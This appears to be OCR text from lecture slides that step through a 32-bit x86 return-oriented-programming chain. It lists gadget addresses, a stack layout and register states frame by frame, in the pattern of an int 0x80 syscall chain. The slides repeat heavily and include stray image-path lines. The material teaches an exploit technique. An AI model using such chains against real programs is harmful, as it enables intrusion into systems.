

0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x0
%ebx
%ecx
%edx 0x080ea070
%esp 0xbffff648
%ebp 0x65646362
%eip 0x0809a67d


0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x0
%ebx
%ecx
%edx 0x080ea070
%esp 0xbffff648
%ebp 0x65646362
%eip 0x0809a67f




pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	
%ecx	
%edx	0x080ea070
%esp	0xbffff64c
%ebp	0x65646362
%eip	0x080481c9





```
pop %edx                0x806e91a
ret                     0x806e91b
pop %eax                0x80bb6d6
ret                     0x80bb6d7
mov %eax,(%edx)         0x809a67d
ret                     0x809a67f
xor %eax,%eax           0x80541b0
ret                     0x80541b2
pop %ebx                0x80481c9
ret                     0x80481ca
pop %ecx                0x80e4bd1
ret                     0x80e4bd2
inc %eax                0x807b406
ret                     0x807b407
int 0x80                0x80493e1
```

%eax	0x0
%ebx	0x080ea060
%ecx	
%edx	0x080ea070
%esp	0xbffff650
%ebp	0x65646362
%eip	0x080481ca





```
pop %edx                0x806e91a
ret                     0x806e91b
pop %eax                0x80bb6d6
ret                     0x80bb6d7
mov %eax,(%edx)         0x809a67d
ret                     0x809a67f
xor %eax,%eax           0x80541b0
ret                     0x80541b2
pop %ebx                0x80481c9
ret                     0x80481ca
pop %ecx                0x80e4bd1
ret                     0x80e4bd2
inc %eax                0x807b406
ret                     0x807b407
int 0x80                0x80493e1
```

%eax	0x0
%ebx	0x080ea060
%ecx	
%edx	0x080ea070
%esp	0xbffff654
%ebp	0x65646362
%eip	0x080e4bd1




```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```


%eax	0x0
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea070
%esp	0xbffff658
%ebp	0x65646362
%eip	0x080e4bd2




```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```


%eax	0x0
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea070
%esp	0xbffff65c
%ebp	0x65646362
%eip	0x0806e91a

400




pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
